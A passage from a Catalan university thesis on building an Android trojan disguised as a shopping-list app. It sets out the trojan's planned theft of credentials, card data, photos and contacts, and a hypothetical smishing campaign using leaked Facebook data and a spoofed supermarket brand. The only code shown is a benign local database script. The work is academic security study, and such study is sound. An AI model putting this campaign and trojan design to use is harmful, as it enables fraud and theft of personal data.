UNIVERSITAT DE BARCELONA

Treball de Fi de Grau

GRAU D'ENGINYERIA INFORMÀTICA

Facultat de Matemàtiques i Informàtica
Universitat de Barcelona

Disseny d'un malware basat en Android i *Incident Response.*

JOEL GALLARDO MENÉ

Director: Raul Roca Canovas
Realitzat a: Departament de Matemàtiques i Informàtica
Barcelona, 20 de juny de 2021

Abstract (Català)

L'actual projecte es centra en el desenvolupament d'una campanya d'atac de malware mitjançant un troià basat en Java per a dispositius mòbils amb el sistema operatiu Android i en la posterior resposta a incidents que s'hauria de realitzar en cas de detectar un troià d'aquest estil en l'àmbit empresarial.

La idea principal de la campanya és fer creure a l'usuari que s'està instal·lant una aplicació anomenada *"ListaCompra"* que li servirà per portar un registre dels ítems que vol comprar al supermercat. Però el que l'usuari no sabrà és que aquesta aplicació, a més, serà capaç de segrestar unes credencials de registre, les credencials de la seva targeta bancària, les seves fotografies guardades al dispositiu, la seva llista de contactes i, fins i tot, podrà ser capaç de fer imatges i captures de pantalla en temps real simultàniament.

Per altra banda, aquest projecte també consta d'una guia de prevenció envers aquest tipus de malware i una guia detallada sobre com fer una resposta a incidents adequada per tal de mitigar l'amenaça i poder reinstaurar tan aviat com sigui possible la continuïtat del negoci en qüestió.

Abstract (Castellano)

El presente proyecto se centra en el desarrollo de una campaña de ataque de malware mediante un troyano basado en Java para dispositivos móviles con el sistema operativo Android y en la posterior respuesta a incidentes que se debería de realizar en caso de detectar un troyano de este estilo en el ámbito empresarial.

La idea principal de la campaña es hacer creer al usuario que se está instalando una aplicación llamada *"ListaCompra"* que le servirá para llevar un registro de los ítems que quiere comprar en el supermercado. Pero lo que el usuario no sabrá es que esta aplicación, además, será capaz de secuestrar unas credenciales de registro, las credenciales de su tarjeta bancaria, sus fotografías guardadas en el dispositivo, su lista de contactos y, además, podrá ser capaz de hacer imágenes y capturas de pantalla en tiempo real de forma simultánea.

Por otro lado, este proyecto también consta de una guía de prevención contra este tipo de malware y una guía detallada sobre cómo hacer una respuesta a incidentes adecuada para así poder mitigar la amenaza y poder restaurar tan pronto como sea posible la continuidad del negocio en cuestión.

Abstract (English)

The following project focuses on the development of a malware attack campaign using a Java-based trojan for mobile devices with the Android operating system and the subsequent incident response that should be carried out in the event of detecting a trojan like this in a business environment.

The main idea of the campaign is to trick the users into believing that they are installing an application called *"ListaCompra"* to keep track of the items they want to buy at the supermarket. But what the user will not know is that this application will also be able to hijack the user's registration credentials, credit card credentials, photos stored on the device, contact list, and will also be able to simultaneously take pictures and screenshots in real time.

The project also includes a prevention guide against this type of malware and a detailed guide on how to properly respond to incidents in order to mitigate the threat and restore business continuity as quickly as possible.

Agraïments

M'agradaria dedicar aquest treball de final de grau a les persones que m'han acompanyat durant tot el procés d'elaboració del projecte i als qui estic eternament agraït per estar al meu costat de forma incondicional.

En primer lloc, com no pot ser d'una altra manera, m'agradaria dedicar aquest treball al Marc Cabo i a l'Albert Cabo, dues de les persones més meravelloses que he conegut i que porten acompanyant-me durant dues dècades en tots els moments de la meva vida. Sempre han estat al meu costat en els bons moments i en els moments més complicats i per això els vull dedicar aquest treball, perquè sense el seu suport constant no hauria sigut possible. Us estimo.

Seguidament també m'agradaria dedicar-li aquest treball a la Raquel Sánchez per tot el suport i bones paraules que ha tingut amb mi sempre durant tot el desenvolupament d'aquest treball. Però no només ha sigut un suport en aquest treball, sinó que també ha sigut un suport molt gran em l'ambit personal i emocional. És una persona indispensable ara mateix i que també mereix aquesta breu dedicatòria.

I, per acabar, agrair també a la meva família per tenir la paciència necessària amb mi.

Índex

1. Introducció

La millor forma de començar aquesta memòria és explicant els motius pels quals he escollit aquest tema pel meu treball de final de grau. Durant tota la meva etapa universitària he vist i après una infinitud de conceptes referents a la gran majoria dels camps de la informàtica i les seves possibles aplicacions. Des de programació fins a bases de dades, passant pel disseny d'algorismes, gestió i funcionament de sistemes operatius i tot tipus de disciplines imaginables referents a la informàtica. Però sempre he trobat a faltar un dels pilars més importants de la informàtica i és la ciberseguretat.

No va ser fins a l'últim any que vaig tenir la sort de poder formar part de la primera promoció de la Universitat de Barcelona en cursar l'assignatura "Fonaments de ciberseguretat", impartida pel tutor d'aquest projecte.

Gràcies a aquesta assignatura vaig poder iniciar-me en el món de la ciberseguretat amb els conceptes bàsics que la conformen. Vaig ser capaç de veure la importància de poder garantir la seguretat dels dispositius i sistemes que cada cop més formen part del nostre dia a dia, tant en l'àmbit professional com en l'àmbit personal.

Va ser així com, classe a classe, cada cop vaig sentir més interès i ganes d'aprendre tots els secrets de la ciberseguretat. I per aquest motiu vaig decidir dedicar el meu treball de final de grau a entendre la ciberseguretat.

Vaig pensar en molts aspectes diferents per tal d'escollir la temàtica del meu treball de final de grau, però finalment m'he decidit per aquest tema perquè és un tema amb el qual puc entrar en diferents conceptes de seguretat molt diferents i igualment importants. Des del disseny d'una possible campanya de distribució de malware fins a la seva corresponent resposta a incidents, passant pel propi disseny d'un malware bastant interessant i que, amb una estructura molt senzilla, és capaç de poder comprometre a qui sigui infectat.

La idea d'enfocar aquest treball en l'àmbit empresarial és pel fet de que gràcies al teletreball, actualment hi han grans volums de dades sensibles de les empreses circulant per una gran quantitat de dispositius que poden o no estar protegits.

La primera idea era dissenyar un troià per a Windows, donat que és un dels sistemes operatius més usats avui dia, sobretot en l'àmbit corporatiu. Però finalment, després de parlar amb el meu tutor, vam arribar a la conclusió que seria molt més interessant fer el malware orientat a Android, ja que les tendències dels últims mesos apunten a un gran increment d'incidents de seguretat referents a mòbils.

I, a més, es pot extreure informació molt més sensible d'un mòbil donat que ens trobem en un moment de la història en el qual tots portem totes les nostres dades al nostre dispositiu mòbil.

2. Objectius

2.1 Objectiu general

El meu objectiu principal amb aquest projecte no és dissenyar el millor troià o fer la millor campanya d'atac possible. Ni tampoc fer la resposta a incidents més precisa possible. La meva finalitat amb aquest projecte és poder aprendre sobre com funcionen els riscos i les amenaces de seguretat i com ens podem defensar envers aquest tipus d'atacs.

És per això que no m'he volgut centrar massa en un sol concepte, perquè crec que tots els conceptes que tractaré en aquest projecte són igual d'importants. Per mi no té sentit ser un expert en el disseny de malware si no sóc capaç de dissenyar un bon pla d'actuació per respondre a un incident d'aquest tipus.

2.2 Objectius específics

El meu objectiu principal es divideix en els següents conceptes específics:

- Estudi i anàlisi del funcionament d'una campanya de malware: Em permetrà dissenyar una primera etapa de l'atac i entendre com s'infecta un dispositiu i com es pot propagar aquesta infecció a altres dispositius i podré definir a qui va dirigit l'atac.

- Anàlisi dels diferents tipus de malware coneguts: Gràcies a aquest anàlisi podré conèixer i determinar els requeriments que ha de tenir el meu malware per tal que es pugui adequar a la meva campanya i a les meves necessitats.

- Estudi i funcionament de la resposta a incidents i prevenció: Aquest estudi em permetrà, un cop hagi definit el meu troià, dissenyar una defensa eficaç i forta per tal de poder evitar l'atac de malware similar en un futur.

3. Definicions

Durant el desenvolupament d'aquest treball m'he trobat amb diferents conceptes que crec important definir per poder tenir clar de què s'està parlant i poder entendre millor tot el que anirà apareixent al llarg de la memòria.

3.1 Malware

(NIST): Hardware, firmware o software que s'inclou o inserta intencionadament en un sistema amb una finalitat perjudicial.

3.2 Troià

(Definició pròpia): Tipus de malware que es presenta a l'usuari com un programa aparentment legítim i inofensiu però que, al ser executat, té una serie de funcionalitats ocultes que l'usuari desconeix. Entre aquestes funcionalitats destaquen el robatori de dades o l'execució remota de comandes.

3.3 Phishing

(NIST): Tècnica per la qual s'intenta adquirir dades sensibles, com per exemple números de comptes bancaris o accés a un sistema informàtic més ampli a través d'una sol·licitud fraudulenta. L'autor normalment es fa passar per una empresa legítima o per una persona de confiança amb la intenció de que l'usuari cedeixi les seves dades.

3.4 Keylogger

(Wikipedia): Tipus de malware específic que s'encarrega de registrar les pulsacions que es realitzen en el teclat, per posteriorment registrar-les en un fitxer o enviar-les a través d'internet.

3.5 Spyware

(NIST): Software que s'instal·la de forma secreta en un sistema d'informació per recopilar dades sobre persones o organitzacions sense el seu coneixement.

3.6 Campanya d'atac

(Definició propia): Sèrie d'esdeveniments mitjançant els quals s'intenta distribuir de forma massiva un malware. Aquestes campanyes poden ser dirigides a un objectiu particular o poden ser no dirigides.

3.7 Resposta a incidents

(INCIBE): Pla d'actuació que ens indica com actuar de la manera més eficaç davant d'un incident de seguretat. En cas de que l'incident sigui d'una criticitat elevada, també pot incloure un pla de contingencia i de continuïtat del negoci.

3.8 SIEM (Security Information and Event Management)

(Pròpia): Un SIEM és un sistema de seguretat que s'encarrega de la recol·lecció de dades i logs de les diferents eines de seguretat d'una companyia. Centralitza l'emmagatzegament i la interpretació d'aquestes dades i serveix per poder detectar qualsevol activitat anòmala en el sistema de una empresa.

4. Investigació i disseny del malware

En aquest punt parlaré de les primeres etapes d'investigació i recerca que vaig realitzar per tal d'entendre què és un malware, com es comporta i com es pot desenvolupar.

Tal com he comentat en la introducció, la primera idea era desenvolupar un malware per a Windows, però més endavant, conjuntament amb el meu tutor, vam decidir que era una millor idea enfocar el malware a Android.

Aquesta decisió va ser presa per diversos motius. El primer de tots és que el malware a Windows no són és una novetat. Windows és el sistema operatiu més vulnerat històricament i vam pensar que no seria una idea molt original tenint en compte que ja existeixen molts tipus diferents de malware coneguts per Windows, com per exemple el Nuclear RAT o malware més sofisticat com el ransomware WannaCry.

En canvi, el sistema Android tot i que també és vulnerable des dels seus inicis, no ha sigut fins als darrers anys quan han començat a aparèixer campanyes massives de malware a dispositius mòbils.

Un altre dels motius que ens van portar a prendre la decisió de canviar de sistema operatiu va ser el fet que, com a norma general, els ordinadors estan més protegits que els dispositius mòbils. La majoria de dispositius mòbils no tenen instal·lat un antivirus o un MDM *(Definició punt 3.9)* per tal de gestionar la seva seguretat.

I ara amb la implantació del teletreball a causa de la pandèmia, moltes empreses han hagut de viure un procés de transformació digital molt accelerat i, és molt possible que no tothom estigui preparat des del punt de vista de la seguretat.

De totes maneres, la primera fase d'investigació sobre malware va ser la mateixa, ja que primerament abans de definir la campanya d'atac havia de tenir clar quin tipus de malware volia desenvolupar.

La meva idea principal era dissenyar un malware amb la capacitat de dur a terme funcions de:

- Capturar els missatges que l'usuari enviés mitjançant les diferents aplicacions.
- Interceptar dades i enviar fitxers del dispositiu com per exemple les imatges de la galeria o la llista de contactes.
- Fer fotografies a l'usuari i captures de pantalla en temps real sense que l'usuari sigui capaç de detectar-ho.
- Segrestar tot tipus d'informació sensible, com per exemple contrasenyes o les dades bancàries de l'usuari.
- Instal·lació del malware mitjançant un engany a l'usuari. És a dir, que l'usuari creiés que el que s'està instal·lant és legítim i que li proporcioni certa funcionalitat per tal que l'usuari segueixi utilitzant el servei oferit pel malware.

Per tant, el meu malware havia de tenir funcionalitats de troià *(Punt 3.2)*, de keylogger *(Punt 3.4)* i de spyware *(Punt 3.5)* principalment.

Un cop està definit com ha de ser el malware, el següent pas abans de començar amb la implementació és definir la campanya d'atac. És a dir, definir a qui va dirigit aquest malware, com es distribuirà i com serà la seva instal·lació.

5. Campanya d'atac: Proposta

En aquest punt explicaré la proposta de campanya d'atac *(Punt 3.6)* que he definit, però s'ha de tenir en compte que és una campanya hipotètica que no s'ha produït ni es produirà, ja que òbviament no existeix cap necessitat ni intenció per la meva part de que aquesta campanya es posi en marxa.

Tot i això, crec necessari dissenyar un model teòric i hipotètic per tal de poder ser conscient de com és una campanya d'atac real. A més, aquesta definició de campanya d'atac serà molt útil en el punt 10, ja que em permetrà poder dissenyar una millor resposta i prevenció envers campanyes similars.

Existeixen dos tipus de campanyes d'atac, les campanyes dirigides i les campanyes massives (no dirigides). Per tal de poder englobar tant com sigui possible, presentaré la mateixa campanya, però primerament com si fos una campanya massiva i en segon lloc, com si fos una campanya dirigida.

El denominador comú dels dos estils de campanya serà el mode d'infecció. La idea base és la següent: a partir d'un enllaç enviat mitjançant un correu electrònic o un SMS, l'usuari serà capaç de descarregar-se l'aplicació *"ListaCompra"*, que és l'aplicació que conté el malware.

Per tal d'enganyar a l'usuari se li farà creure que és una nova aplicació dissenyada per tal d'actuar com a llista de la compra per poder tenir una aplicació a mode de registre del que es vol comprar al supermercat.

Aquesta idea sorgeix d'una aplicació real que vaig dissenyar i desenvolupar l'any 2017 quan cursava l'assignatura "Projecte Integrat de Software", en la que vaig aprendre a programar en Android. Durant les setmanes prèvies a l'examen final, vaig decidir crear diferents aplicacions per tal de millorar i ampliar els meus coneixements sobre programació en Android i així ser capaç de resoldre l'examen final sense cap mena de dificultat.

Durant aquesta fase de desenvolupament d'aplicacions, vaig preguntar-li als meus familiars quina aplicació els hi agradaria tenir al seu mòbil, però que no existís. Un d'ells em va suggerir una aplicació que servís de llista de la compra, donat que sempre utilitzava un xat de WhatsApp o el bloc de notes del propi Android, i no se sentia còmode amb aquest sistema.

Em va semblar una bona idea i em vaig decidir a desenvolupar aquesta aplicació. Avui dia, els meus familiars segueixen utilitzant aquesta aplicació per portar el registre de la compra. Vaig decidir no publicar l'aplicació ni distribuir-la, ja que era una aplicació molt senzilla i simple i no volia invertir més temps en aquesta aplicació.

A més, fa uns mesos vaig llegir un article molt interessant d'una campanya massiva de distribució de malware que s'estava produint i que afectava a dispositius Android.

(https://www.xataka.com/seguridad/falso-sms-fedex-lleva-detras-sofisticado-peligrosisimo-virus-android-como-funciona-para-lograr-robar-dinero-app-banco-a-sus-victimas-1)

Mtijançant un SMS fraudulent, els atacants feien creure a l'usuari que els arribava un SMS de FedEx. Aquest SMS contenia una URL mitjançant la qual, suposadament, l'usuari podia veure l'estat d'un paquet al seu nom i a on podria recollir-lo. Aquesta URL et portava a una pàgina web la qual et feia descarregar una suposada aplicació de FedEx. Òbviament, aquesta aplicació no era de FedEx. Un cop l'usuari es descarregava l'aplicació, ja estava infectat.

Així va ser com, arran d'aquesta campanya real, vaig decidir que la millor idea de propagar el meu malware era enganyant a l'usuari fent creure que s'instal·lava un software legítim.

Però jo vaig voler anar una mica més enllà i vaig voler que no només fos una aplicació maliciosa, sinó que fos una aplicació que també aporta valor a l'usuari. És a dir, que l'usuari utilitzi de forma recurrent el meu malware.

És per això que vaig pensar en la meva aplicació *"ListaCompra"*. Podia utilitzar aquesta aplicació per dissenyar una campanya d'atac i crear una nova versió de l'aplicació amb el meu malware.

5.1 Campanya d'atac massiva (no dirigida).

Primerament, s'ha de definir a qui es vol atacar. Com en aquest punt parlaré de les campanyes no dirigides, no hi ha un objectiu clar i definit. La idea d'aquest tipus de campanyes és infectar a la major quantitat possible de dispositius. Per fer-ho, una bona solució és utilitzar una base de dades ja existent de dades prèviament filtrades o robades per un altre atac. A la dark web és molt fàcil aconseguir accés a infinitud de dades robades durant els últims anys.

Per norma general, aquestes bases de dades requereixen d'un pagament per poder obtenir accés, però recentment va haver-hi una filtració massiva de dades de Facebook (uns 500 milions de comptes compromeses, de les quals 11 milions eren perfils registrats a Espanya). Aquesta filtració de dades de Facebook primerament va ser de pagament, però posteriorment la van publicar gratuïtament a diferents webs de la Dark Web. En aquesta base de dades apareixen dades molt interessants per realitzar una campanya d'atac massiva basada en un Phishing *(Punt 3.3)*, com per exemple el nom complet de les persones, el seu correu electrònic i el seu número de telèfon.

Només amb aquestes tres dades ja es pot realitzar una campanya d'atac massiva. Mitjançant els números de telèfon filtrats pots enviar SMS fraudulents de la mateixa manera que es va fer amb la campanya de FedEx. En aquest SMS s'hauria d'incloure una URL de descarrega per tal que l'usuari

pugui obtenir la aplicació i descarregar-la al seu dispositiu. D'igual manera, amb el correu electrònic es podria realitzar una campanya similar.

Per posar un exemple, imaginem que existeix una cadena de supermercats anomenada "SuperCat" i que és la principal cadena de supermercats a Catalunya, però també es troba repartida per tot el territori nacional.

Seria tan senzill com maquetar aquest SMS o aquest correu electrònic de forma que sembli que és legítim i que fa referència a la cadena "SuperCat". La clau de l'èxit de les campanyes d'atac és que l'usuari final pensi que les accions que està fent són legítimes.

Per il·lustrar millor com seria aquesta maquetació, a continuació adjunto un maquetat d'un SMS fraudulent que podria ser utilitzat per la distribució del malware.

Figura 1: Exemple SMS fraudulent. (Font pròpia)

5.2 Campanya d'atac dirigida

En cas de que la nostra intenció sigui atacar un sector en concret o un col·lectiu, també ens pot servir la metodologia emprada amb la campanya d'atac massiva explicada al punt anterior amb la diferència de que haurem de saber escollir com atacar al nostre objectiu en qüestió, ja que segurament les bases de dades públiques no ens puguin subministrar la informació que necessitem.

Imaginem que volem atacar a l'empresa asseguradora "Segurs Globals". Per llençar una campanya d'atac dirigida a aquesta empresa necessitarem algun tipus d'informació per tal de poder començar la campanya.

Un sistema que pot funcionar és consultar la web de "Segurs Globals" per veure si tenen informació pública rellevant, com per exemple algun telèfon de contacte o algun correu electrònic corporatiu, o posar-nos en contacte amb l'empresa fent-nos passar per un possible client i que arran d'això, puguem aconseguir les dades que necessitem.

A partir d'aquestes dades podem començar un atac dirigit a una persona i que, mitjançant aquesta primera infecció, el nostre malware sigui capaç d'expandir-se per tota la companyia.

Per exemple, assumim que tenim el correu electrònic d'un treballador de l'empresa i la nostra campanya d'atac té èxit.

Arran d'aquesta primera infexió, el malware pot ser capaç d'enviar la llista de tots els contactes de l'agenda d'aquest treballador, on segurament hi ha registrats altres contactes d'altres treballadors de l'empresa en cas que es tracti d'un número de telèfon corporatiu.

També podem observar el tràfic que genera mitjançant funcions de Spyware i veure a qui escriu correus freqüentment per tal de crear una direcció de correu similar a la del treballador en qüestió i poder fer una suplantació d'identitat fent-nos passar per ell. També podem dissenyar un malware que fos capaç de propagar-se ell mateix per tota la xarxa de l'empresa, com faria un ransomware.

Al final la part de disseny d'una campanya d'atac viu molt de la nostra imaginació i de la enginyeria social. No és més que intentar enganyar als usuaris per tal que s'instal·lin el nostre malware, que és el nostre objectiu base.

La manera d'arribar a aquest objectiu és diferent en cada tipus de malware, però és important veure almenys un parell d'exemples per poder tenir una idea clara de quina estructura tenen aquestes campanyes.

6. Tecnologies utilitzades

En aquest punt explicaré totes les tecnologies i sistemes que he utilitzat per a l'elaboració del malware i del servidor que s'utilitza per enviar totes les dades que genera l'aplicació, així com els llenguatges de programació i llibreries que he utilitzat.

6.1 Android Studio

Per la codificació i desenvolupament de l'aplicació i el malware que la conforma he utilitzat Android Studio, que és el IDE per programar aplicacions en Android.

Android és un sistema operatiu basat en Java, però el SDK d'Android té algunes funcionalitats diferents respecte a la versió de Java convencional.

A més, comentar que l'aplicació suporta qualsevol versió d'Android posterior a Android Lollipop (Versió 5). Per tant, és una aplicació que té un potencial altíssim d'infecció, ja que pot ser instal·lada en la gran majoria de dispositius Android.

En concret, jo he fet proves amb un dispositius amb Android 10 i no he tingut cap problema de compatibilitat.

VERSIÓN DE ANDROID	PORCENTAJE
ICE CREAM SANDWICH (4.0)	0,2%
JELLY BEAN (4.1 - 4.3)	1,7%
KITKAT (4.4)	4%
LOLLIPOP (5.0 - 5.1)	9,2%
MARSHMALLOW (6.0)	11,2%
NOUGAT (7.0 - 7.1)	12,9%
OREO (8.0 - 8.1)	21,3%
PIE (9.0)	31,3%
ANDROID 10 (10.0)	8,2%

Figura 2: Percentatge de distribució de la versió d'Android respecte el total de dispositius basats en Android. (Font: https://www.xatakandroid.com/)

Segons aquestes dades, l'aplicació hauria de ser capaç de poder funcionar en aproximadament un 94% dels dispositius Android.

6.2 Xampp

Per la implementació del servidor he utilitzat Xampp que és bàsicament una distribució d'Apache en PHP que conté diverses funcionalitats. En concret, jo he utilitzat la base de dades MySQL que ofereixen.

Per la codificació del arxius interns que gestionen el servidor i les connexions he utilitzat el llenguatge PHP.

6.3 Camera2 i CameraX

Tant Camera2 com CameraX són dues llibreries pròpies de Google que he usat per codificar i gestionar la realització d'imatges des de la aplicació.

6.4 Huawei Mate 20 Lite i Android Emulator

Per tal de realitzar totes les proves pertinents de l'aplicació i del malware he utilitzat tant l'emulador propi d'Android incorporat a Android Studio com un dispositiu mòbil real. En concret, el model es Huawei Mate 20 Lite actualitzat a l¡'ltima versió d'Android suportada pel dispositiu, Android 10.

6.5. Postman

Postman és un software dissenyat per ser utilitzat en el procés de desenvolupament d'un servidor web per tal de poder realitzar tests. En el meu cas, l'he utilitzat per tal de provar els scripts php del meu servidor per comprovar que funcionen correctament i que totes les dades es registren de forma correcta a la base de dades.

7. Requisits funcionals i Casos d'ús

En aquest apartat es descriuen els requisits funcionals i casos de l'aplicació "ListaCompra". Cal destacar que en aquests casos d'ús no poden quedar reflectides les accions del malware ja que són acciones que poden explicar-se com un cas d'ús convencional donat que són accions internes que no son invocades per l'usuari.

7.1 Requisits funcionals

Els requisits funcionals del sistema són el següents:

- UC1: L'usuari accepta els permisos necessaris.
- UC2: L'usuari es registra a l'aplicació.
- UC3: L'usuari introdueix les credencials de la seva targeta bancària.
- UC4: L'usuari afegeix un ítem a la llista de la compra.
- UC5: L'usuari elimina un ítem de la llista de la compra.
- UC6: L'usuari elimina tots els ítems de la llista de la compra.

7.2 Casos d'ús

A continuació es detallen les descripcions textuals dels casos d'us anteriors:

UC1 - Acceptació de permisos

<table>
<tr><td>Descripció</td><td>L'usuari vol executar l'aplicació per primer cop.</td></tr>
<tr><td>Precondició</td><td>Tenir instal·lada l'aplicació ListaCompra.</td></tr>
<tr><td>Seqüència principal</td><td><table>
<tr><td>1</td><td>L'usuari obre l'aplicació.</td></tr>
<tr><td>2</td><td>El sistema mostra una finestra emergent demanant els permisos necessaris per poder executar l'aplicació amb normalitat.</td></tr>
<tr><td>3</td><td>L'usuari accepta els permisos requerits.</td></tr>
</table></td></tr>
<tr><td>Flux alternatiu</td><td><table>
<tr><td>1</td><td>L'usuari obre l'aplicació.</td></tr>
<tr><td>2</td><td>El sistema mostra una finestra emergent demanant els permisos necessaris per poder executar l'aplicació amb normalitat.</td></tr>
<tr><td>3</td><td>L'usuari no accepta els permisos requerits.</td></tr>
</table></td></tr>
<tr><td>Postcondició</td><td>L'aplicació es pot executar amb tots els permisos necessaris.</td></tr>
</table>

UC2 - Registre de l’usuari

<table>
<tr><td>Descripció</td><td>L’usuari vol registrar-se en l’aplicació.</td></tr>
<tr><td>Precondició</td><td>Cap.</td></tr>
<tr><td>Seqüència principal</td><td>
<table>
<tr><td>1</td><td>L’usuari obre l’aplicació.</td></tr>
<tr><td>2</td><td>El sistema mostra una finestra emergent demanant les dades per registrar-se en el sistema.</td></tr>
<tr><td>3</td><td>L’usuari introdueix les dades requerides.</td></tr>
<tr><td>4</td><td>Les dades són enviades al servidor.</td></tr>
<tr><td>5</td><td>La finestra emergent desapareix mostrant un missatge indicant que les dades s’han introduït correctament.</td></tr>
</table>
</td></tr>
<tr><td>Flux alternatiu</td><td>
<table>
<tr><td>1</td><td>L’usuari obre l’aplicació.</td></tr>
<tr><td>2</td><td>El sistema mostra una finestra emergent demanant les dades per registrar-se en el sistema.</td></tr>
<tr><td>3</td><td>L’usuari introdueix les dades incorrectament o no les introdueix.</td></tr>
<tr><td>4</td><td>El sistema mostra un missatge indicant que l’acció no s’ha realitzat correctament.</td></tr>
<tr><td>5</td><td>Es torna a sol·licitar el registre de l’usuari.</td></tr>
</table>
</td></tr>
<tr><td>Postcondició</td><td>Les dades de registre de l’usuari són enviades al servidor.</td></tr>
</table>

UC3 - Registre de les dades bancàries

<table>
<tr><td>Descripció</td><td>L’usuari vol afegir les seves credencials de la tarjeta bancària.</td></tr>
<tr><td>Precondició</td><td>L’usuari s’ha registrat exitosament (UC2).</td></tr>
<tr><td>Seqüència principal</td><td><table>
<tr><td>1</td><td>El sistema mostra una finestra emergent demanant les dades de la seva targeta bancària.</td></tr>
<tr><td>2</td><td>L’usuari introdueix les dades requerides</td></tr>
<tr><td>3</td><td>Les dades són enviades al servidor.</td></tr>
<tr><td>4</td><td>La finestra emergent desapareix mostrant un missatge indicant que les dades s’han introduït correctament.</td></tr>
</table></td></tr>
<tr><td>Flux alternatiu</td><td><table>
<tr><td>1</td><td>El sistema mostra una finestra emergent demanant les dades de la seva targeta bancària.</td></tr>
<tr><td>2</td><td>L’usuari introdueix les dades incorrectament o no les introdueix.</td></tr>
<tr><td>3</td><td>El sistema mostra un missatge indicant que l’acció no s’ha realitzat correctament.</td></tr>
</table></td></tr>
<tr><td>Postcondició</td><td>Les dades de la targeta bancària de l’usuari són enviades al servidor.</td></tr>
</table>

UC4 - Afegir un ítem a la llista

Descripció	L’usuari vol afegir un nou ítem a la llista de l’aplicació.
Precondició	L’usuari s’ha registrat exitosament (UC2)

<table>
<tr><td>Seqüència principal</td><td><table>
<tr><td>1</td><td>L’usuari presiona el botó “Añadir elemento”</td></tr>
<tr><td>2</td><td>L’usuari introdueix el nom del ítem i la quantitat.</td></tr>
<tr><td>3</td><td>L’usuari presiona el botó “Añadir”</td></tr>
<tr><td>4</td><td>La finestra emergent desapareix mostrant el ítem afegit a la llista.</td></tr>
</table></td></tr>
<tr><td>Flux alternatiu</td><td><table>
<tr><td>1</td><td>L’usuari presiona el botó “Añadir elemento”</td></tr>
<tr><td>2</td><td>L’usuari introdueix les dades incorrectament o no les introdueix.</td></tr>
<tr><td>3</td><td>El sistema mostra un missatge indicant que l’acció no s’ha realitzat correctament.</td></tr>
</table></td></tr>
<tr><td>Postcondició</td><td>El ítem queda afegit a la llista d’ítems.</td></tr>
</table>

UC5 - Eliminar un ítem de la llista

<table>
<tr><td>Descripció</td><td>L’usuari vol eliminar un ítem de la llista de l’aplicació.</td></tr>
<tr><td>Precondició</td><td>L’usuari s’ha registrat exitosament (UC2) i l’usuari ha afegit un ítem (UC4)</td></tr>
<tr><td>Seqüència principal</td><td><table>
<tr><td>1</td><td>L’usuari presiona durant uns segons el ítem de la llista que desitja eliminar.</td></tr>
<tr><td>2</td><td>Apareix una finestra emergent preguntant si l’usuari vol eliminar l’element.</td></tr>
<tr><td>3</td><td>L’usuari presiona el botó “Sí”</td></tr>
<tr><td>4</td><td>L’ítem es borra de la llista.</td></tr>
</table></td></tr>
</table>

Flux alternatiu	<table><tr><td>1</td><td>L’usuari presiona durant uns segons el ítem de la llista que desitja eliminar.</td></tr><tr><td>2</td><td>Apareix una finestra emergent preguntant si l’usuari vol eliminar l’element.</td></tr><tr><td>3</td><td>L’usuari presiona el botó “No”</td></tr></table>
Postcondició	El ítem queda eliminat de la llista d’ítems.

UC6 - Eliminar tots els ítems de la llista de la compra

Descripció	L’usuari vol eliminar tots els ítems de la llista de l’aplicació.
Precondició	L’usuari s’ha registrat exitosament (UC2) i l’usuari ha afegit un ítem (UC4)
Seqüència principal	<table><tr><td>1</td><td>L’usuari presiona el botó amb la imatge d’una paperera.</td></tr><tr><td>2</td><td>Apareix una finestra emergent preguntant si l’usuari vol eliminar tots els elements de la llista.</td></tr><tr><td>3</td><td>L’usuari presiona el botó “Sí”</td></tr><tr><td>4</td><td>Tots els ítems s’esborren de la llista.</td></tr></table>
Flux alternatiu	<table><tr><td>1</td><td>L’usuari presiona el botó amb la imatge d’una paperera.</td></tr><tr><td>2</td><td>Apareix una finestra emergent preguntant si l’usuari vol eliminar tots els elements de la llista.</td></tr><tr><td>3</td><td>L’usuari presiona el botó “No”</td></tr></table>
Postcondició	Tots els ítems queden eliminats de la llista de la compra.

8. El servidor i la classe BackgroundWorker

Abans d'entendre com funciona el malware és important entendre com funciona el servidor en el qual s'emmagatzemen les dades i com s'estableix la connexió entre l'aplicació i el servidor.

El servidor és un servidor web basat en Xampp. Les connexions amb el servidor es realitzen mitjançant la classe Java HttpURLConnection, la qual ens permet enviar dades mitjançant el protocol HTTP. En tot cas, el mètode que utilitzarem és POST, ja que només ens interessa enviar dades al servidor.

Aquesta connexió s'estableix a la classe BackgroundWorker, que és la classe que gestiona tot l'apartat de connexió i enviament de dades.

Per tal d'establir la connexió, primerament s'han de definir uns scripts PHP al servidor per tal que l'aplicació conegui la URL d'aquests scripts per tal de poder fer la connexió i l'enviament de dades, ja que són els scripts php els que generen les *queries* MySQL per tal d'inserir les dades al servidor.

8.1 Establiment de connexió

Per tal d'establir la connexió amb el servidor s'utilitza el script *dbDetails.php*

```php
<?php
$db_name = "Servidor";
$mysql_username = "root";
$mysql_password = "";
$server_name = "localhost";

$conn = mysqli_connect($server_name, $mysql_username, $mysql_password, $db_name
    );

if ($conn){
    echo "Connection success";
}else{
    echo "Connection NOT success";
}

?>
```

Figura 3: Codi del script dbDetails.php (Font pròpia)

Mitjançant aquest script s'estableix la connexió amb el servidor mitjançant la comanda mysqli_connect(). Els paràmetres necessaris són el nom del servidor, l'usuari, la contassenya i el nom de la base de dades a la que ens volem connectar.

Dir que pel desenvolupament d'aquest servidor he utilitzat la direcció localhost i també la IP privada de la màquina on he executat el servidor.

En cas de que es vulgui fer un servidor públic, s'hauria de canviar el paràmetre server_name per la IP pública en la que es trobi el servidor. Jo he utilitzat un servidor privat perquè no veig la necessitat d'implementar un servidor públic per aquest projecte.

ANNEX 1

8.2 Base de dades

L'estructura de la base de dades és molt simple. Tenim una base de dades anomenada Servidor, la qual conté quatre taules diferents. Aquestes taules s'anomenen *register, credit_card, contacts* i *images*. Cada una d'aquestes taules emmagatzema una informació diferent.

Comentar que tota la informació que es veurà reflectida en les següents imatges no és informació real, son dades inventades.

8.2.1 Register

La taula register és la que s'encarrega d'emmagatzemar la informació de les dades de registre dels usuaris.

	#	Nombre	Tipo	Cotejamiento	Atributos	Nulo	Predeterminado	Comentarios	Extra	Acción
☐	1	id	int(11)			No	*Ninguna*		AUTO_INCREMENT	Cambiar Eliminar Más
☐	2	username	varchar(20)	utf8mb4_general_ci		No	*Ninguna*			Cambiar Eliminar Más
☐	3	email	varchar(50)	utf8mb4_general_ci		No	*Ninguna*			Cambiar Eliminar Más
☐	4	password	varchar(50)	utf8mb4_general_ci		No	*Ninguna*			Cambiar Eliminar Más
☐	5	password2	varchar(50)	utf8mb4_general_ci		No	*Ninguna*			Cambiar Eliminar Más
